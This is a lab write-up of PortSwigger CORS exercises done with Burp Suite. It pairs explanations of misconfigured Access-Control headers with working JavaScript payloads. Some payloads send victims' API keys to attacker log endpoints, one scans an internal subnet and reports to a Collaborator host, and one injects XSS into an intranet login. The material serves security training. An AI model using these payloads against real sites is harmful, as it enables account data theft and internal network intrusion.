

# CORS

## (Cross-Origin Resource Sharing)

It is browser security feature which is help full to control cross domain attack.  
If vulnerable this can lead to load a malicious file from evil domain to  
legitimate domain vice-versa.

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Port swigger ( <https://portswigger.net/> )

Tool: Burp suite

## Ref.: Portswigger

### CORS (cross-origin resource sharing)

- Browser mechanism which enables controlled access to resources located outside of a given domain.
- Extends and adds flexibility to the same-origin policy (SOP)
- Provides potential for cross-domain attacks
- CORS is not a protection against **cross-origin attacks** such as cross-site request forgery (CSRF).

### (SOP) Same-origin policy

Restrictive cross-origin specification that limits the ability for a website to interact with resources outside of the source domain

The cross-origin resource sharing protocol uses a suite of HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted. These are combined in a header exchange between a browser and the cross-origin web site that it is trying to access.

Request:

GET /sensitive-victim-data HTTP/1.1

Host: vulnerable-website.com

**Origin: https://malicious-website.com**

Cookie: sessionId=...

Response:

HTTP/1.1 200 OK

**Access-Control-Allow-Origin: https://malicious-website.com**

**Access-Control-Allow-Credentials: true (\*Processed in session \*)**

Above response shows that the malicious website was allowed.


### Payload script

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();
```


```
function reqListener() {
    location='//malicious-website.com/log?key='+this.responseText;
};
```

## LAB 1: Server-generated ACAO header from client-specified Origin header

Logged into the website with given username:password. Found one API key associated with my id.




So, I tried checking for this request in HTTP history found same with ACAC set to true which means it can be vulnerable to CORS.



So, to confirm this vulnerability.

I have sent the same request to repeater to test further.

Now added a manual entry of new header **Origin: https://example.com** and I observed that same got reflected in response which confirms it is vulnerable to CORS.



Using exploit to get the API key for administrative id. Here our goal is to send this upload to payload to an exploit server and share the malicious link to administrator. Here has an example we will use Portswigger exploit function deliver to victim.


When this payload is shared to administrator via a link. It will execute the req.open statement and open the website and while processing the request it will check for user details i.e.: /accountDetails has same will be captured by listener and store the same in log file.

```
<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','$url/accountDetails',true);
req.withCredentials = true;
req.send();

function reqListener() {
location='/log?key='+this.responseText;
};
</script>
```

Note: Here the URL is host domain. You can find it in above request.

When delivered this exploit. I observed API key was supplied in URL.



Submitted the same API key. LAB SOLVED!!

## USE CASE: Errors parsing Origin headers

Hint: Some organizations decide to allow access from all their subdomains (including future subdomains not yet in existence)

These rules are often implemented by matching URL prefixes or suffixes, or using regular expressions

e.g.: hackersnormal-website.com / normal-website.com.evil-user.net

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### LAB 2: Whitelisted null origin value

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The specification for the Origin header supports the value null. Browsers might send the value null in the Origin header in various unusual situations like:

- Cross-origin redirects.
- Requests from serialized data.
- Request using the file: protocol.
- Sandboxed cross-origin requests.

#### Request:

```
GET /sensitive-victim-data
Host: vulnerable-website.com
Origin: null
```

#### Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
```

Will use sandboxed iframe cross-origin request of the form

Payload script:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
src="data:text/html,<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

function reqListener() {
location='malicious-website.com/log?key='+this.responseText;
};
</script>">
</iframe>
```

Same what we did in LAB1. Here will use this script.

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
srcdoc="<script>
  var req = new XMLHttpRequest();
  req.onload = reqListener;
  req.open('get','$url/accountDetails',true);
  req.withCredentials = true;
  req.send();
  function reqListener() {
    location='$exploit-server-
url/log?key='+encodeURIComponent(this.responseText);
  };
</script>">
</iframe>
```


When this payload is shared to administrator via a link. It will execute the req.open statement and open the website and while processing the request it will check for user details i.e.: /accountDetails has same will be captured by listener which is nothing but the exploit server and share the same in log file.

We found null origin was accepted.



The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab is selected, showing the raw request data. The 'Response' tab is also visible, showing the raw response data. The 'Origin: null' field in the request headers is highlighted with a red box. The 'Access-Control-Allow-Origin: null' field in the response headers is also highlighted with a red box.

Found an API Key in URL.



The screenshot shows a network log with several entries. The log is filtered for the 'server-url/log' endpoint. The 'Access-Control-Allow-Origin: null' field in the response headers is highlighted with a red box.

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## USE CASE: Exploiting XSS via CORS trust relationships

A trust relationship between two origins.

If a website trusts an origin that is vulnerable to cross-site scripting (XSS),

Then an attacker could exploit the XSS to inject some JavaScript that uses CORS to retrieve sensitive information from the site that trusts the vulnerable application.

### Request:

GET /api/requestApiKey HTTP/1.1

Host: vulnerable-website.com

Origin: https://subdomain.vulnerable-website.com

Cookie: sessionId=...

### Response:

HTTP/1.1 200 OK

Access-Control-Allow-Origin: https://subdomain.vulnerable-website.com

Access-Control-Allow-Credentials: true

Then an attacker who finds an XSS vulnerability on **subdomain.vulnerable-website.com** could use that to retrieve the API key, using a URL like:

Sample URL:

https://subdomain.vulnerable-website.com/?xss=<script>cors-stuff-here</script>



### LAB 3: Breaking TLS with poorly configured CORS

An application that rigorously employs HTTPS also whitelists a trusted subdomain that is using plain HTTP.

Request:

GET /api/requestApiKey HTTP/1.1  
Host: vulnerable-website.com  
Origin: **http://trusted-subdomain.vulnerable-website.com**  
Cookie: sessionId=...

Response:

HTTP/1.1 200 OK  
Access-Control-Allow-Origin: **http://trusted-subdomain.vulnerable-website.com**  
Access-Control-Allow-Credentials: true

Attacker: **http://trusted-subdomain.vulnerable-website.com**

Trusted: **https://vulnerable-website.com**

CORS request: **http://trusted-subdomain.vulnerable-website.com**

- The application allows the request because this is a whitelisted origin. The requested sensitive data is returned in the response.
- The attacker's spoofed page can read the sensitive data and transmit it to any domain under the attacker's control.

When logged in found account details whose response content the data and ACAC parameter set has true.

The screenshot displays the Burp Suite Professional v2022.2.4 interface. The 'HTTP history' tab is active, showing a list of intercepted requests. The third request is highlighted, showing a GET request to /api/accountDetails with a status of 200 and a JSON response. Below the history table, the 'Request' and 'Response' panels are visible. The 'Request' panel shows the raw HTTP request, including the Host, Cookie, and User-Agent. The 'Response' panel shows the raw HTTP response, including the status line (HTTP/1.1 200 OK), headers (Access-Control-Allow-Credentials: true, Content-Type: application/json), and the JSON body containing user details and a session ID.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time
5	https://content-autofill.googl...	GET	/v1/pages/ChRDahJvbwUvMTay...		✓	200	797	text				✓	142.250.183.138		08:48:23 4 J...
4	https://0a80007003b74e35c...	GET	/academyLabHeader			101	147					✓	34.251.179.230		08:48:23 4 J...
3	https://0a80007003b74e35c...	GET	/api/accountDetails			200	295	JSON				✓	34.251.179.230		08:48:23 4 J...
2	https://0a80007003b74e35c...	GET	/my-account			200	4121	HTML		&#67;&#79;&#82;&#...		✓	34.251.179.230		08:48:22 4 J...
1	https://0a80007003b74e35c...	POST	/login		✓	302	170					✓	34.251.179.230	session=eUlhgC...	08:48:21 4 J...


**Request**

```
1 GET /api/accountDetails HTTP/1.1
2 Host: 0a80007003b74e35c08762d000920025.web-security-academy.net
3 Cookie: sessionId=eUlhgCshLiTxuuI2teMv92dJhniOqgSR
4 Sec-Ch-Ua: "Bot A;Brand";v="99", "Chromium";v="102", "Google Chrome";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0a80007003b74e35c08762d000920025.web-security-academy.net/my-account
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
```

**Response**

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 Connection: close
5 Content-Length: 149
6
7 {
8   "username": "xiener",
9   "email": "",
10  "apiKey": "pILD86qOfB7xlfZlTtBXjLOID5xVKwq8"
11  "sessions": [
12    "eUlhgCshLiTxuuI2teMv92dJhniOqgSR"
13  ]
14 }
```


So, tried submitting HTTP URL has origin with subdomain.abc.com it doesn't get reflected in response. Which means there can be **whitelisting** method used.



Now trying subdomain.trusteddomain.com, HOLA it gets reflected.



Found a functionality to check the stock of a product as shown below.



So, I tried finding the same in HTTP history present under proxy.

Request:

The screenshot shows the Burp Suite interface. The 'HTTP history' tab is active, displaying a list of requests. The request at index 31 is selected, which is a GET request to `http://stock.0a80007003b74e35c08762d000920025.web-security-academy.net/?productId=1&storeId=1`. Below the history table, the 'Request' pane shows the raw HTTP request, and the 'Response' pane shows the raw HTTP response. The request is a GET request with a status of 200. The response is an HTML document with a status of 200 and a content type of text/html.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time
35	https://api.shodan.io	GET	/shodan/host/99.80.97.89?key=W...		✓	200	1215	JSON	89			✓	104.18.12.238		08:55:44 4 J
34	https://api.shodan.io	GET	/dns/resolve?key=WaqM7oXeNh...		✓	200	661	JSON				✓	104.18.12.238		08:55:23 4 J
31	http://stock.0a80007003b74e35c08762d000920025.web-security-academy.net	GET	/?productId=1&storeId=1		✓	200	201	text				✓	34.251.179.230	session=drk5122...	08:55:23 4 J
32	http://stock.0a80007003b74e35c08762d000920025.web-security-academy.net	GET	/robots.txt			404	210	text	txt			✓	34.251.179.230	session=pEi3kPp...	08:55:23 4 J
30	https://0a80007003b74e35c08762d000920025.web-security-academy.net	GET	/academyLabHeader			101	147					✓	99.80.97.89		08:55:20 4 J
29	https://0a80007003b74e35c08762d000920025.web-security-academy.net	GET	/product?productId=1		✓	200	5869	HTML		&#67;&#79;&#82;&#...		✓	99.80.97.89		08:55:19 4 J
28	https://0a80007003b74e35c08762d000920025.web-security-academy.net	GET	/academyLabHeader			101	147					✓	99.80.97.89		08:55:14 4 J
21	https://0a80007003b74e35c08762d000920025.web-security-academy.net	GET	/			200	11127	HTML		&#67;&#79;&#82;&#...		✓	99.80.97.89		08:55:13 4 J
20	https://0a80007003b74e35c08762d000920025.web-security-academy.net	GET	/academyLabHeader			101	147					✓	99.80.97.89		08:55:10 4 J
19	https://0a80007003b74e35c08762d000920025.web-security-academy.net	GET	/accountDetails			200	295	JSON				✓	99.80.97.89		08:55:10 4 J
18	https://0a80007003b74e35c08762d000920025.web-security-academy.net	GET	/my-account?id=wiener		✓	200	4121	HTML		&#67;&#79;&#82;&#...		✓	99.80.97.89		08:55:09 4 J

**Request**

```
1 GET /?productId=1&storeId=1 HTTP/1.1
2 Host: stock.0a80007003b74e35c08762d000920025.web-security-academy.net
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
```

**Response**

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=drk512229QeJNMHP6VTE2AVZoJi3JbYH; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 16
6
7 Stock level: 559
```

Simply do the right click on request part and go for copy URL option.

COPY URL: `http://stock.0a80007003b74e35c08762d000920025.web-security-academy.net/?productId=1&storeId=1`

Found parameter `productId` and `storeId` also in host we found a request was made to subdomain "**stock**" as visible in host header and it was a http request.

Used Payload:

```
<script>
document.location="http://stock.0a80007003b74e35c08762d000920025.web-security-academy.net/?productId=4<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://0a80007003b74e35c08762d000920025.web-security-academy.net/accountDetails',true);
req.withCredentials = true;req.send();function reqListener()
{location='https://exploit-0a43005e03d64e0dc03c62bb01160007.web-security-academy.net//log?key=%02bthis.responseText; };%03c/script>&storeId=1'
</script>
```

Here we exploited DOM xss vulnerability on subdomain "stock.domain" to make a request on "main domain" has mentioned in `req.open` and user details are stored in log files of "exploit.domain"

When delivered through exploit found API key in access log.

```
103.199.136.21 2022-06-04 03:40:23 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5108.101 Safari/537.36"
103.199.136.21 2022-06-04 03:40:24 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5108.101 Safari/537.36"
10.0.3.78 2022-06-04 03:40:25 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5108.101 Safari/537.36"
10.0.3.78 2022-06-04 03:40:25 +0000 "GET //log?key={%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%22gNV2hoYSXff8mQCzn"
103.199.136.21 2022-06-04 03:40:26 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5108.101 Safari/537.36"
103.199.136.21 2022-06-04 03:40:27 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5108.101 Safari/537.36"
103.199.136.21 2022-06-04 03:40:31 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5108.101 Safari/537.36"
```

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#### LAB 4: Intranets and CORS without credentials

Most CORS attacks rely on the presence of the response header:

**Access-Control-Allow-Credentials: true**

One common situation where an attacker can't access a website directly: when it's part of an organization's intranet and located within private IP address space.

Request:

```
GET /reader?url=doc1.pdf
Host: intranet.normal-website.com
Origin: https://normal-website.com
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
```

The application server is trusting resource requests from any origin without credentials has ACAC header is not implemented.

It is vulnerable to CORS.

**\*\* Has it been without credential will try without logging in\*\***

So, I used below script to get a collaborator hit to identify the internal IP.

We came to know the subnet but not the correct IP so let's try to identify.

To get the burp collaborator go to burp → options → Burp collaborator client.

```
<script>
var q = [], collaboratorURL =
'http://j2mzt3yvv9hsl9ffaa74w808xz3pre.burpcollaborator.net';
for(i=1;i<=255;i++) {
    q.push(function(url) {
        return function(wait) {
            fetchUrl(url, wait);
        }
    })('http://192.168.0.'+i+':8080');
}
```

```

for(i=1;i<=20;i++){
    if(q.length)q.shift()(i*100);
}
function fetchUrl(url, wait) {
    var controller = new AbortController(), signal = controller.signal;
    fetch(url, {signal}).then(r => r.text()).then(text => {
        location = collaboratorURL +
        '?ip='+url.replace(/^http:\/\//, '')+'&code='+encodeURIComponent(text)+'&'+
        Date.now();
    }))
    .catch(e => {
        if(q.length) {
            q.shift()(wait);
        }
    });
    setTimeout(x => {
        controller.abort();
        if(q.length) {
            q.shift()(wait);
        }
    }, wait);
}
</script>

```

Same we have uploaded in exploit server and delivered to victim.  
 As expected, we got the DNS and HTTP hit on our collaborator client.  
 HTTP request shows that the request was made from a server 192.168.0.67 on port 8080

The screenshot displays a web browser window with a JavaScript exploit script. The script defines a function `fetchUrl` that sends requests to a collaborator URL. Key parts of the script are highlighted with red boxes:

- `collaboratorURL = 'http://j2mzt3yvv9hsl9faa74w808xz3pre.burpcollaborator.net';`
- `fetchUrl('http://192.168.0.'+i+'.8080');`

Below the script, there are buttons: **Store**, **View exploit**, **Deliver exploit to victim**, and **Access log**.

Overlaid on the right is the **Burp Collaborator client** window. It shows a table of generated payloads:

Type	Payload	Comment
UTC DNS	j2mzt3yvv9hsl9faa74w808xz3pre	
UTC DNS	j2mzt3yvv9hsl9faa74w808xz3pre	
UTC HTTP	j2mzt3yvv9hsl9faa74w808xz3pre	

Below the table, the **Response from Collaborator** section shows a request to the collaborator with the following details:

- Description:** Request to Collaborator
- Raw:** `GET /?ip=192.168.0.67:8080 &code=...`

Now we know the IP so will craft another script with identified IP.

### <script>

```
function xss(url, text, vector) {
    location = url +
'/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='+text.match(/csrf" value="([^\"]+)/)[1];
}
function fetchUrl(url, collaboratorURL){
    fetch(url).then(r => r.text()).then(text => {
        xss(url, text, '"><img src='+collaboratorURL+'?foundXSS=1>');
    })
}
fetchUrl("http://192.168.0.67:8080",
"http://qwq86vos2fy69o2hm00jg7blzc52tr.burpcollaborator.net");
</script>
```

In result we again got the hit and able to execute the payload as we can see the XSS parameter is reflected in request body as crafted above.

The screenshot shows the Burp Collaborator client interface. On the left, the 'Body' pane contains the JavaScript payload. The target IP '192.168.0.67:8080' and the collaborator URL 'http://qwq86vos2fy69o2hm00jg7blzc52tr.burpcollaborator.net' are highlighted with red boxes. On the right, the 'Collaborator interactions' table shows a log entry for an HTTP request. The 'Request to Collaborator' tab is selected, showing the raw HTTP request details.

#	Time	Type	Payload
1	2022-Jun-04 04:08:58 UTC	DNS	qwq86vos2fy69o2hm00jg7blzc52tr
2	2022-Jun-04 04:08:58 UTC	DNS	qwq86vos2fy69o2hm00jg7blzc52tr
3	2022-Jun-04 04:08:58 UTC	HTTP	qwq86vos2fy69o2hm00jg7blzc52tr

